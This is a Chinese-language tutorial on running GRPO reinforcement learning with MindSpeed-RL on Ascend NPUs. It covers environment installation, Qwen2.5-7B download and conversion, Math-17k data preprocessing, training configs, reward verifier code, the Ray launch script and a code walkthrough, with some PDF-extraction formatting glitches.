
```

```

Training GRPO (K3 KL, $\beta=0.05$)...
[GRPO ($\beta=0.05$)] Epoch 20/100 | Reward: 7.38 | Loss: -0.0058 | Grad: 0.0469 | KL: 0.0112
[GRPO ($\beta=0.05$)] Epoch 40/100 | Reward: 6.88 | Loss: -0.0010 | Grad: 0.0319 | KL: 0.0065
[GRPO ($\beta=0.05$)] Epoch 60/100 | Reward: 4.50 | Loss: 0.0060 | Grad: 0.0358 | KL: 0.0081
[GRPO ($\beta=0.05$)] Epoch 80/100 | Reward: 7.62 | Loss: 0.0045 | Grad: 0.0391 | KL: 0.0088
[GRPO ($\beta=0.05$)] Epoch 100/100 | Reward: 9.50 | Loss: 0.0049 | Grad: 0.0514 | KL: 0.0134

Training GSPO (No KL, $\beta=0.0$)...
[GSPO ($\beta=0.0$)] Epoch 20/100 | Reward: 5.12 | Loss: -0.0219 | Grad: 0.0346 | KL: 0.0617
[GSPO ($\beta=0.0$)] Epoch 40/100 | Reward: 5.00 | Loss: 0.0180 | Grad: 0.0352 | KL: 0.1957
[GSPO ($\beta=0.0$)] Epoch 60/100 | Reward: 8.75 | Loss: -0.0175 | Grad: 0.0380 | KL: 0.1433
[GSPO ($\beta=0.0$)] Epoch 80/100 | Reward: 8.88 | Loss: -0.0250 | Grad: 0.0327 | KL: 0.1135
[GSPO ($\beta=0.0$)] Epoch 100/100 | Reward: 8.88 | Loss: 0.0240 | Grad: 0.0398 | KL: 0.1395

```



训练过程中，GRPO 使用了 KL 惩罚项，GSPO 通过本身 Clip 约束，KL 系数为 0。

由于数据为随机数据，且模型本身未经过训练，两者训练中差异不明显，在实际 Mo 训练中，不添加 routing replay 时，GSPO 训练稳定性原高于 GSPO。

### 3.2.2 基于 MindSpeed-RL 实现 GRPO

步骤 1 MindSpeed-RL 环境安装（在虚拟环境 rlhf 中）

（已安装好 CANN）

```
source /usr/local/Ascend/cann/set_env.sh
source /usr/local/Ascend/nnal/atb/set_env.sh
```

安装 vllm 及相关依赖:

```
pydantic 高版本包会产生冲突, 指定版本安装
pip install pydantic==2.12.0
git clone -b releases/v0.11.0 https://github.com/vllm-project/vllm.git
cd vllm
git checkout b8b302c
VLLM_TARGET_DEVICE=empty pip install .
cd ..
```

vllm\_ascend 安装:

```
git clone -b v0.11.0-dev https://github.com/vllm-project/vllm-ascend.git
cd vllm-ascend
git checkout 1b16c01
pip install -r requirements.txt
export COMPILE_CUSTOM_KERNELS=0
python setup.py install
```

( 若机器为 x86 架构, 需要先进行 PyTorch 框架安装中的 torch 和 torch\_npu 安装, 安装 vllm\_ascend 时, 注释 requirements.txt 和 pyproject.toml 中 torch 和 torch\_npu 的安装 )

ray 安装:

```
pip install ray==2.42.1
```

ray 生成的日志文件夹权限修改:

```
此处针对 ray==2.42.1 实现
RAY_PATH=$(python -c "import ray; print(ray.__file__)")
UTILS_PATH=$(dirname "$RAY_PATH")/_private/utils.py"
sed -i 's/os.chmod(\(.*\), 0o0777)/os.chmod(\1, 0o0750)/g' "$UTILS_PATH"
```

高性能内存库 jemalloc 安装:

```
yum install jemalloc # sudo apt install libjemalloc2
```

通过环境变量导入 jemalloc:

```
export LD_PRELOAD=/usr/lib/aarch64-linux-gnu/libjemalloc.so.2
```

MindSpeed-RL 安装

```
git clone https://gitcode.com/Ascend/MindSpeed-RL.git

git clone https://gitcode.com/Ascend/MindSpeed.git
cd MindSpeed
git checkout ac9f0e74061f968fdb285aa6a0df68a980fb0412 # 参考 MindSpeed-LLM 依赖版本
pip install -r requirements.txt
cp -r mindspeed ../MindSpeed-RL/
cd ..

Megatron 从 github 下载, 请确保网络能访问
git clone https://github.com/NVIDIA/Megatron-LM.git
cd Megatron-LM
git checkout core_v0.12.1
cp -r megatron ../MindSpeed-RL/
```

```
cd ..

git clone https://gitcode.com/Ascend/MindSpeed-LLM.git
cd MindSpeed-LLM
git checkout a2c0733b9c8674e240a0a7607ed3f973115cc6b7
cp -r mindspeed_llm ../MindSpeed-RL/
cd ..

cd ../MindSpeed-RL
pip install -r requirements.txt
pip install antlr4-python3-runtime==4.9.3 --no-deps

注意：MindSpeed RL 不支持 triton，如果环境中 triton-ascend 需卸载
pip uninstall triton-ascend
```

## 步骤 2 获取模型文件

<https://huggingface.co/Qwen/Qwen2.5-7B>

通过命令获取模型文件：

```
huggingface-cli download --resume-download Qwen/Qwen2.5-7B --local-dir hf_path/Qwen/Qwen2.5-7B
1.0 以上版本更换为 hf download
```

如果无法访问，可更换为 HF-Mirror，配置环境变量后再下载：

```
export HF_ENDPOINT=https://hf-mirror.com
```

## 步骤 3 MindSpeed-LLM 安装

GRPO 算法模型权重均使用 Megatron-Mcore 格式，其他格式的权重需要进行模型权重转换。

权重转换需要安装 MindSpeed-LLM，为避免和 MindSpeed RL 出现依赖冲突，新建虚拟环境安装：

```
conda create -n mindspeedit python=3.11 -y
conda activate mindspeedit
```

# 请根据实际路径进行替换

```
source /usr/local/Ascend/cann/set_env.sh
source /usr/local/Ascend/nnal/atb/set_env.sh
```

安装 MindSpeed。

```
git clone https://gitcode.com/ascend/MindSpeed.git
cd MindSpeed
git checkout master # 切换至 MindSpeed 的 master 分支
pip3 install -r requirements.txt
pip3 install -e .
cd ..
```

准备 MindSpeed LLM 及 Megatron-LM 源码。

```
git clone https://gitcode.com/ascend/MindSpeed-LLM.git
```

```
git clone https://github.com/NVIDIA/Megatron-LM.git # 从 github 下载 Megatron-LM，请确保网络能访问
cd Megatron-LM
git checkout core_v0.12.1
cp -r megatron ../MindSpeed-LLM/
cd ../MindSpeed-LLM
git checkout master
mkdir logs

pip3 install -r requirements.txt # 安装其余依赖库
```

## 步骤 4 模型转换

新建 shell 脚本 ckpt\_convert.sh

```
修改 ascend-toolkit 路径
source /usr/local/Ascend/ascend-toolkit/set_env.sh
export CUDA_DEVICE_MAX_CONNECTIONS=1

设置需要的权重转换参数
python convert_ckpt.py \
 --use-mcore-models \
 --model-type GPT \
 --load-model-type hf \
 --save-model-type mg \
 --target-tensor-parallel-size 4 \
 --target-pipeline-parallel-size 2 \
 --add-qkv-bias \
 --load-dir ./hf_path/Qwen/Qwen2.5-7B/ \ # 模型文件地址
 --save-dir ./model_weights/qwen2.5_mcore/ \ # 转换后保存地址
 --tokenizer-model ./hf_path/Qwen/Qwen2.5-7B/tokenizer.json \
 --model-type-hf qwen2-moe \
```

## 步骤 5 数据处理

切换至 MindSpeed-RL 环境。

```
conda activate rlhf
```

使用 Math-17k 数据集（选取的模型能力较弱），使用 Math-17k 数据集来训练，打分器配套使用 math\_17k\_acc。

```
读取 math-17k 数据集
mkdir dataset
cd dataset/
wget https://huggingface.co/datasets/BytedTsinghua-SIA/DAPO-Math-17k/resolve/main/data/dapo-math-17k.parquet
cd ..
```

新建 yaml 文件，./config/datasets/math\_17k.yaml:

```
input: ./dataset/dapo-math-17k.parquet
tokenizer_name_or_path: ./hf_path/Qwen/Qwen2.5-7B/
output_prefix: ./dataset/data
handler_name: Math17kAlpacaStyleInstructionHandler
tokenizer_type: HuggingFaceTokenizer
```



```
workers: 8
log_interval: 1000
prompt_type: empty
dataset_additional_keys: [labels]
map_keys: {"prompt": "prompt", "query": "", "response": "reward_model", "system": ""}
```

在做数据预处理时，需要根据客户实际的数据集格式进行适当修改：

- **map\_keys**：默认把数据集的 **prompt** 字段作为模型的输入 **prompt** 字段，把 **reward\_model** 字段映射为数据集给出的推理输出 **response** 字段。在训练开始时，**response** 字段又会被映射为 **adaset\_additional\_keys** 中的 **label** 字段。
- **dataset\_additional\_keys**：若数据集中有其他的字段在训练时也需要用到，可以添加在 **adaset\_additional\_keys** 中，在训练时可以直接通过 **adaset\_additional\_keys** 中的字段名获取对应的数据，如 **data\_source**、**task** 等。
- **prompt\_type**：配置 **yaml** 中的 **prompt\_type** 也可能根据需求进行修改，**prompt\_type** 的值代 **template** 模板的名字，名字不同，处理 **prompt** 的使用的模板不同。**template** 模板名对应的模板内容可以参考 **MindSpeed-RL/configs/model/templates.json**，其中 **name** 字段对应此处的 **prompt\_type**，根据用到的模板进行选择。

```
map_keys: {"prompt": "prompt ", "query": "", "response": "reward_model", "system": ""}
dataset_additional_keys: ["labels", "task"]
```



具体实现（**mindspeed\_rl/datasets/data\_handler.py** 中 **R1AlpacaStyleInstructionHandler.\_tokenize\_prompt**）：

```
for add_key in self.args.dataset_additional_keys:
 if add_key == "labels":
 model_inputs["labels"] = self._unwrapped_tokenizer.encode(
 example["response"][-1]["content"], padding=False, add_special_tokens=False)
 else:
 model_inputs[add_key] = self._unwrapped_tokenizer.encode(
 example[add_key], padding=False, add_special_tokens=False)

return model_inputs
```

**MindSpeed-RL/configs/model/templates.json** 的 “**qwen\_r1**” 模板部分如下：

```
[
 {
 "name": "qwen_r1",
 "format_user": {
```



```

 "slots": [
 "<|im_start|>user\nA conversation between User and Assistant. The user asks a question, and
the Assistant solves it. The assistant first thinks about the reasoning process in the mind and then
provides the user with the answer. The reasoning process and answer are enclosed within <think>
</think> and <answer> </answer> tags, respectively, i.e., <think> reasoning process here
</think><answer> answer here </answer>. Put your final answer within
\\boxed{.\\n{{content}}}<|im_end|>\n<|im_start|>assistant\n"
]
 },
 "format_system": {
 "slots": [
 "<|im_start|>system\n{{content}}<|im_end|>\n"
]
 },
 "format_observation": {
 "slots": [
 "<|im_start|>tool\n{{content}}<|im_end|>\n<|im_start|>assistant\n"
]
 },
 "format_separator": {
 "slots": [
 "\n"
]
 },
 "default_system": "You are a helpful assistant.",
 "stop_words": [
 "<|im_end|>"
],
 "replace_eos": true
},
]

```

执行脚本进行数据处理操作：

```
bash examples/data/preprocess_data.sh math_17k
```

## 步骤 6 训练配置文件

构建训练配置文件（已提供，根据需求修改）configs/grpo/grpo\_qwen25\_7b\_A3.yaml。

```

defaults:
 - model:
 - qwen25_7b # 根据选取的模型更改

megatron_training:
 model: qwen25_7b
 use_fused_rmsnorm: true
 use_mcore_models: true
 sequence_parallel: true
 use_flash_attn: true
 no_masked_softmax_fusion: true
 attention_softmax_in_fp32: true
 no_gradient_accumulation_fusion: true

```

```
use_fused_swiglu: true
use_fused_rotary_pos_emb: true
bf16: true
use_distributed_optimizer: true
tokenizer_type: PretrainedFromHF
tokenizer_name_or_path: ./Qwen2.5-7B # 更改文件路径
global_batch_size: 32 # 根据资源进行配置单机 8 卡可使用默认配置
seq_length: 2048
save_interval: 100
train_iters: 500
stage: ray_grpo
attention_dropout: 0.0
init_method_std: 0.01
hidden_dropout: 0.0
distributed_backend: nccl
no_shared_storage: true
dataset_additional_keys: ['labels',]
data_path: ./dataset/deepscale/data # 训练数据路径
split: 100,0,0
no_shuffle: false
full_shuffle_instruction_dataset: false
seed: 1
reuse_fp32_param: false

actor_config:
 model: qwen25_7b
 micro_batch_size: 4
 tensor_model_parallel_size: 2
 pipeline_model_parallel_size: 2
 lr: 1e-6
 lr_decay_style: constant
 min_lr: 0
 weight_decay: 0.01
 lr_warmup_fraction: 0.0
 clip_grad: 1.0
 adam_beta1: 0.9
 adam_beta2: 0.95
 finetune: true
 load: ./ckpt # 转换后的权重路径
 save: ./ckpt
 no_load_optim: true
 no_load_rng: true

rl_config:
 guarantee_order: false
 use_integrated_worker: true
 blocking: true
 gamma: 1.0
 lam: 0.95
 actor_forward_micro_batch_size: 4
 ref_forward_micro_batch_size: 4
 adv_estimator: group_norm
 kl_penalty: low_var_kl
 kl_ctrl_type: fixed
 init_kl_coef: 0.001
```

```
mini_batch_size: 32
max_prompt_length: 2048
epochs: 1
clip_ratio: 0.2
entropy_coeff: 0.0
shuffle_mini_batch: false
n_samples_per_prompt: 8
rule_reward: true
verifier_function: ["math_17k_acc"]
verifier_weight: [1.0]
log_max_throughput: false
num_cpus_for_local_task: 1.0
use_tensorboard: true
actor_resource:
 num_npus: 8 # 实际卡数

generate_config:
 trust_remote_code: true
 offload_train_optimizer: true
 offload_train_grad: true
 offload_train_param: true

推理时的并行配置
infer_tensor_parallel_size: 1
infer_pipeline_parallel_size: 1
infer_expert_parallel_size: 1

vllm 模型相关设置
max_num_seqs: 1024
max_model_len: 4096
max_num_batched_tokens: 8192
dtype: "bfloat16"
gpu_memory_utilization: 0.4

采样配置
sampling_config:
 logprobs: 1
 max_tokens: 2048
 top_p: 1.0
 top_k: -1
 min_p: 0.0
 temperature: 1.0
 detokenize: false
```

配置奖励规则时（RLVR 任务），MindSpeed-RL 中只提供了常见的 reward 规则，如果需要根据自己的数据集和使用场景，设计自己的自定义规则：MindSpeed-RL 规则名和规则函数映射的代码如下（/mindspeed\_rl/models/rule\_verifier.py）。

```
def verifier(responses, data, config, **kwargs):
 """
 ...
 """
 logger.info(f"compute_verifier_score: verifier start")
 rule_verifier_function = {
 "acc": accuracy_reward,
 "format": format_reward,
 "step": reasoning_steps_reward,
 "strict_format": strict_format_reward,
 "base_acc": base_model_accuracy_reward,
 "math_17k_acc": math_17k_accuracy_reward,
 "acc_for_dapo": accuracy_reward_for_dapo,
 "acc_for_ppo": ppo_accuracy_reward,
 "math_verify_reward": math_verify_accuracy_reward,
 "retool_reward": retool_reward
 }

 labels = data["labels"]
 tool_call_nums = data.get('tool_call_num', [])
 rewards = [0.0] * len(labels)
 metrics = {}

 verifier_function = config.verifier_function
 verifier_weight = config.verifier_weight

 for idx, fun_verifier in enumerate(verifier_function):
 if fun_verifier not in rule_verifier_function:
 continue
 scores = rule_verifier_function[fun_verifier](sequences=responses, answers=labels, tool_call_nums=tool_call_nums)
```

在训练配置的 yaml 中，如果在 verifier\_function 中指定了规则名，则会调用对应的函数计算规则，如下。

```
verifier_function: ["math_17k_acc "]
```

实验中指定了 math\_17k\_acc。

```
def math_17k_accuracy_reward(sequences, answers, *args, **kwargs):
 scores = []
 for sequence, answer in zip(sequences, answers):
 box_match = new_acc(sequence, answer)
 scores.append(box_match)

 return scores
```

在计算规则得分的时候，就会调用对应的 math\_17k\_accuracy\_reward。计算规则的函数入参是一个的 responses list，函数会对 list 中的所有 response 都计算得分（和真实答案比对返回 1 或者 0，二元奖励），并返回一个 score list。

## 步骤 7 启动训练

构建启动脚本 examples/grpo/grpo\_trainer\_qwen25\_7b.sh

```
pkill -9 python
ray stop --force
export RAY_DEDUP_LOGS=0
export HYDRA_FULL_ERROR=1
export LD_PRELOAD=/usr/local/lib/libjemalloc.so.2

#这里不要加.yaml 扩展名，参考 hydra 规则
DEFAULT_YAML="grpo_qwen25_7b_A3"
YAML=${1:-$DEFAULT_YAML}
echo "Use $YAML"

ulimit -n 32768
mkdir logs
```

```
保证用户基础环境 umask 设置，避免用户本身环境 umask 设置导致生成过高权限的文件夹
umask 0027

export TASK_QUEUE_ENABLE=2
export HCCL_IF_BASE_PORT=24703
请确认该文件存在(可通过 find /usr -name libjemalloc.so.2 确认)
export LD_PRELOAD=/usr/lib/aarch64-linux-gnu/libjemalloc.so.2
export MALLOC_MMAP_THRESHOLD_=512768
export LCAL_COMM_ID=127.0.0.1:27001

NNODES=1
NPUS_PER_NODE=8
#修改为对应主节点 IP
MASTER_ADDR="IP FOR MASTER NODE" # 此处修改为当前节点的 IP
#修改为当前节点的通信网卡
SOCKET_IFNAME="SOCKET IFNAME FOR CURRENT NODE"
#获取当前节点 IP
CURRENT_IP=$(ifconfig $SOCKET_IFNAME | grep -Eo 'inet (addr:)?([0-9]{1,3}\.){3}[0-9]{1,3}' | awk '{print $NF}')

if ["$MASTER_ADDR" = "$CURRENT_IP"]; then
 # 主节点启动
 ray start --head --port 6766 --dashboard-host=$MASTER_ADDR --node-ip-address=$CURRENT_IP --
 dashboard-port=8260 --resources='{\"NPU\": \"$NPUS_PER_NODE\"}'

 while true; do
 ray_status_output=$(ray status)
 npu_count=$(echo "$ray_status_output" | grep -oP '(?<=/)d+\\.d+(?=\\s*NPU)' | head -n 1)
 npu_count_int=$(echo "$npu_count" | awk '{print int($1)}')
 device_count=$((npu_count_int / $NPUS_PER_NODE))

 # 判断 device_count 是否与 NNODES 相等
 if ["$device_count" -eq "$NNODES"]; then
 echo "Ray cluster is ready with $device_count devices (from $npu_count NPU resources),
starting Python script."
 ray status
 python cli/train_grpo.py --config-name $YAML 2>&1 | tee logs/training.log
 break
 else
 echo "Waiting for Ray to allocate $NNODES devices. Current device count: $device_count"
 sleep 5
 fi
 done
else
 # 子节点尝试往主节点注册 ray 直到成功
 while true; do
 # 尝试连接 Ray 集群
 ray start --address="$MASTER_ADDR:6766" --resources='{\"NPU\": \"$NPUS_PER_NODE\"}' --node-ip-
 address=$CURRENT_IP

 # 检查连接是否成功
 ray status
 if [$? -eq 0]; then
 echo "Successfully connected to the Ray cluster!"
 fi
 done
fi
```

```

 break
 else
 echo "Failed to connect to the Ray cluster. Retrying in 5 seconds..."
 sleep 5
 fi
done
fi

sleep 600

```

启动脚本主要配置：

- Ray 集群启动配置
- 计算资源配置
- 训练入口 cli/train\_grpo.py

如果是单机，需要保证 MASTER\_ADDR 与 CURRENT\_IP 一致，如果为多机，需要保证各个机器的 MASTER\_ADDR 一致，CURRENT\_IP 为各个节点的 IP (需要注意的是 MASTER\_ADDR 与 CURRENT\_IP 不能设置为 localhost)。

根据使用机器的情况，修改 NNODES、NPUS\_PER\_NODE 配置，例如单机 Atlas A3 训练系列产品可设置 NNODES 为 1（双机 Atlas A3 训练系列产品可设置 NNODES 为 2）、NPUS\_PER\_NODE 为 16；单机 Atlas A2 训练系列产品可设置 NNODES 为 1（双机 Atlas A2 训练系列产品可设置 NNODES 为 2）、NPUS\_PER\_NODE 为 8。

启动训练：

```
bash examples/grpo/grpo_trainer_qwen25_7b.sh
```

```

(IntegratedWorker pid=46422) return vpu.get_tensor_model_parallel_group().device_group
(RuleReward pid=50168) 2026-05-11 07:00:32,521 - INFO - [2026-05-11 07:00:32] INFO ===== User:
(RuleReward pid=50168) 2026-05-11 07:00:32,522 - INFO - [2026-05-11 07:00:32] INFO ===== User:
(RuleReward pid=50168) 2026-05-11 07:00:32,522 - INFO - [2026-05-11 07:00:32] INFO Solve the following math problem step by step. The last line of your response should be of the form
m Answer: $Answer (without quotes) where $Answer is the answer to the problem.
(RuleReward pid=50168) Compute the three-digit number that satisfies the following properties:
(RuleReward pid=50168) - The hundreds digit and ones digit are the same, but the tens digit is different.
(RuleReward pid=50168) - The number is divisible by 9.
(RuleReward pid=50168) - When the number is divided by 5, the remainder is 1.
(RuleReward pid=50168) Remember to put your answer on its own line after "Answer:".
(RuleReward pid=50168) 2026-05-11 07:00:32,522 - INFO - [2026-05-11 07:00:32] INFO ===== Assistant:
(RuleReward pid=50168) 2026-05-11 07:00:32,522 - INFO - [2026-05-11 07:00:32] INFO Step 1: To solve for the three-digit number that satisfies the given conditions, we're going to
follow these steps:
(RuleReward pid=50168) * First, understand that a three-digit number in the form 100a + 10b + a can be written as 101a + 10b, simplifying notation.
(RuleReward pid=50168) * Next, apply the condition that the number is divisible by 9. This means that the sum of its digits must be divisible by 9.
(RuleReward pid=50168) * Also, remember the condition when the number is divided by 5, it leaves a remainder of 1. So, the last digit must be either 1 or 6 because
are the only possibilities for leaving a remainder of 1 when divided by 5.
(RuleReward pid=50168) Step 2: Starting with the number 101a + 10b, where a and b are digits and the hundreds and ones digits are the same:
(RuleReward pid=50168) - If a is an even number (0, 2, 4, 6, 8), the digit sum 2a + b must be even. We can only have b even if b = 0 to make the sum even (since 2a is always
even), which would make the number a multiple of 10 and not fit our original representation.
(RuleReward pid=50168) - Thus, a is odd (1, 3, 5, 7, 9). If a is odd, and we need the digit sum 2a + b to be even (since 9 is odd in the divisible by nine condition), b
must also be odd. Possible values for a and b, given they are the same digit, are 1, 3, 5, 7, and 9.
(RuleReward pid=50168) Step 3: Checking these possibilities:
(RuleReward pid=50168) - If a = 1 and b = 1, the number is 111. However, 1 + 1 + 1 = 3 is not divisible by 9.
(RuleReward pid=50168) - If a = 3 and b = 3, the number is 333. Examine $3 + 3 + 3 = 9$, which is divisible by 9, and 333 mod 5 = 3, which does not satisfy the condition.
(RuleReward pid=50168) Step 4: Next:
(RuleReward pid=50168) - If a = 5 and b = 5, the number is 555. Examine $5 + 5 + 5 = 15$, which is divisible by 9, and 555 mod 5 = 0, which satisfies the condition because
from remainder) means it must reach 560.
(RuleReward pid=50168) Step 5: Therefore, the three-digit number that satisfies all the given properties is \boxed{555}.
(RuleReward pid=50168) 2026-05-11 07:00:32,523 - INFO - [2026-05-11 07:00:32] INFO ===== labels
(RuleReward pid=50168) 2026-05-11 07:00:32,523 - INFO - [2026-05-11 07:00:32] INFO 171
(RuleReward pid=50168) 2026-05-11 07:00:32,523 - INFO - [2026-05-11 07:00:32] INFO =====

```





代码训练入口为 `cli/train_grpo.py`。

```
if ["$device_count" -eq "$NNODES"]; then
 echo "Ray cluster is ready with $device_count devices (from $npu_count NPU resources), starting Python script."
 ray status
 python cli/train_grpo.py --config-name $YAML 2>&1 | tee logs/training.log
 break
else
 echo "Waiting for Ray to allocate $NNODES devices. Current device count: $device_count"
```

打开 train\_grpo.py，文件入口函数为 mian()：

```
@hydra.main(config_path='../configs', config_name='grpo_qwen25_7b_A3', version_base=None)
def main(config: DictConfig) -> None:
 """Hydra main entry point for GRPO training."""
 if not ray.is_initialized():
 # this is for local ray cluster
 logger.info('start initializing local ray cluster')
 rl_config = RLConfig(config.get("rl_config"))
 with open(os.path.join(cur_file_dir, rl_config.runtime_env_path)) as file:
 runtime_env = yaml.safe_load(file)
 generate_config = GenerateConfig(config.get("generate_config"))
 enable_expert_parallel = getattr(generate_config, "enable_expert_parallel", None)
 if enable_expert_parallel:
 runtime_env["env_vars"]["VLLM_DP_SIZE"] = str(generate_config.infer_expert_parallel_size)
 runtime_env["env_vars"]["IS_MULTIMODAL"] = str(rl_config.is_multimodal)
 runtime_env["env_vars"]["HCCL_BUFFSIZE"] = str(rl_config.hccl_buffersize)
 logger.info(f"ray init with runtime_env: {runtime_env}")
 ray.init(runtime_env=runtime_env)
 ray.get(train.remote(config))
```

main 函数中并没有封装训练逻辑，而是完成了以下配置（Ray 的初始化和启动）。

- 使用 Hydra 做配置管理，默认从 ../configs/grpo\_qwen25\_7b\_A3.yaml 读取配置，整个配置会以 Dict 形式传进 main(config)。
- 本地 Ray 集群：如果还没初始化 Ray，就按 rl\_config.runtime\_env\_path 指定的 runtime\_env 初始化一个本地 Ray 集群（包括环境变量、工作目录等）。
- 远程启动训练：train.remote(config) 把整个训练任务扔到 Ray 里远程执行，ray.get 阻塞等待训练结束。

train.remote(config)：

```
@ray.remote
def train(config: Dict[str, Any]) -> None:
 """Execute GRPO training process."""
 (
 actor_config,
 ref_config,
 reward_config,
 rl_config,
 generate_config,
 profiler_config,
 msprobe_config
) = parse_training_config(config).values()

 if hasattr(config['megatron_training'], "ai_framework") and config['megatron_training']['ai_framework'] == "mindspore":
 from mindspeed_rl.workers.scheduler.launcher_ms import RayActorGroupMs as RayActorGroup
 else:
 from mindspeed_rl.workers.scheduler.launcher import RayActorGroup
```

将配置拆分为 6 个子对象（对应 YAML 文件中的配置）、选择训练后端（Megatron vs MindSpore）。



```
def parse_training_config(config: Dict[str, Any]) -> Dict[str, Any]:
 """Parse training configuration into component configs. ...
 actor_config = MegatronConfig(
 (**config.get("megatron_training"), **config.get("actor_config")),
 config.get("model")
)
 rl_config = RLConfig(config.get("rl_config"))

 if rl_config.use_integrated_worker:
 if "ref_config" in config:
 raise ValueError(
 "ref_config should not be set when use_integrated_worker mode is on."
)
 ref_config = actor_config

 if "reward_config" in config:
 raise ValueError(
 "reward_config should not be set when use_integrated_worker mode is on."
)
 reward_config = actor_config
 else:
 ref_config = MegatronConfig(
 (**config.get("megatron_training"), **config.get("ref_config")),
 config.get("model")
)
 reward_config = MegatronConfig(
 (**config.get("megatron_training"), **config.get("reward_config")),
 config.get("model")
)
```

分析 parse\_training\_config，根据配置 use\_integrated\_worker，选择 actor / reference / reward 共用一个 Megatron 模型进程是否使用相同的配置。

如果各自有独立的 MegatronConfig，可以单独设模型结构/并行度等。同时，validate\_rl\_args 会检查 actor/ref/reward/rl/generate 之间的兼容性，比如 TP/PP/CP 配置是否合理等。

train.remote(config):

```
if rl_config.use_integrated_worker:
 integrated_worker = RayActorGroup(
 worker=IntegratedWorker,
 placement_group=None,
 megatron_config=actor_config,
 rl_config=rl_config,
 generate_config=generate_config,
 model_provider=gpt_model_provider,
 profiler_config=profiler_config["integrated"],
 msprobe_config=msprobe_config,
 tokenizer=tokenizer,
 initialize_func=initialize_megatron,
 get_megatron_module=get_megatron_module,
 global_batch_size=actor_config.global_batch_size * rl_config.n_samples_per_prompt
).initialize()

 actor_worker = integrated_worker
 reference_worker = integrated_worker
else:
 actor_worker = RayActorGroup(
 worker=ActorHybridWorker,
 placement_group=None,
```

构建各角色 Worker：actor / reference / reward，（实验中使用的是 use\_integrated\_worker=True，单模型多角色）：IntegratedWorker 在一个 Megatron 进程里同时扮演 actor / reference / reward（通常用于小规模或简化部署）。

RayActorGroup 对一组 Ray Actor 的封装，负责：调用 initialize\_megatron 初始化 Megatron 分布式环境、模型、优化器等；按 global\_batch\_size \* n\_samples\_per\_prompt 调度生成/训练任务。

如果 use\_integrated\_worker=False（多模型独立部署），ActorHybridWorker：负责“生成 + 训练”的 actor 模型；ReferenceWorker：只做 reference 前向，不参与梯度更新，用于 KL 惩罚项计算。

```

if rl_config.reward_resource:
 reward_worker = RayActorGroup(
 worker=RewardWorker,
 placement_group=None,
 megatron_config=reward_config,
 rl_config=rl_config,
 generate_config=generate_config,
 model_provider=rm_model_provider,
 tokenizer=tokenizer,
 initialize_func=initialize_megatron,
 get_megatron_module=get_megatron_module,
 global_batch_size=actor_config.global_batch_size * rl_config.n_samples_per_prompt
)
 (variable) reward_list: list[Any]
 reward_list.append(reward_worker)

actor_config.max_prompt_length = rl_config.max_prompt_length
rule_reward_num_process = get_node_nums()

if rl_config.rule_reward:
 pg = placement_group(
 [{"CPU": rl_config.num_cpus_for_local_task} for _ in range(rule_reward_num_process)],
 strategy='SPREAD'
)
 ray.get(pg.ready())

 for i in range(rule_reward_num_process):
 rule_reward = RuleReward.options(
 placement_group=pg,
 placement_group_bundle_index=i
).remote()
 rule_reward.initialize.remote(
 reward_config,
 rl_config,
 tokenizer,
 generate_config.trust_remote_code,
 dp_rank=i

```

奖励模型配置：Reward 模型 / Rule Reward。

- RewardWorker：使用 rm\_model\_provider 构造的 Reward Model（ORM）前向计算 reward。
- RuleReward：基于规则的奖励（比如格式、长度、正则匹配等），按 CPU placement group 分布式启动，每个节点一个 RuleReward Actor。
- reward\_list 最终统一传给 RayGRPOTrainer，对同一批 response 可以有多个 reward 源。

```

train_ds, _ = build_train_valid_test_datasets(...)
logger.info('after dataset is built')

actor_worker.wait_all_ref_objs_run_over()

consumed_train_samples = actor_worker.get_consumed_train_samples()

data_loader = PromptDataLoader(...)
data_iters = iter(data_loader)

```

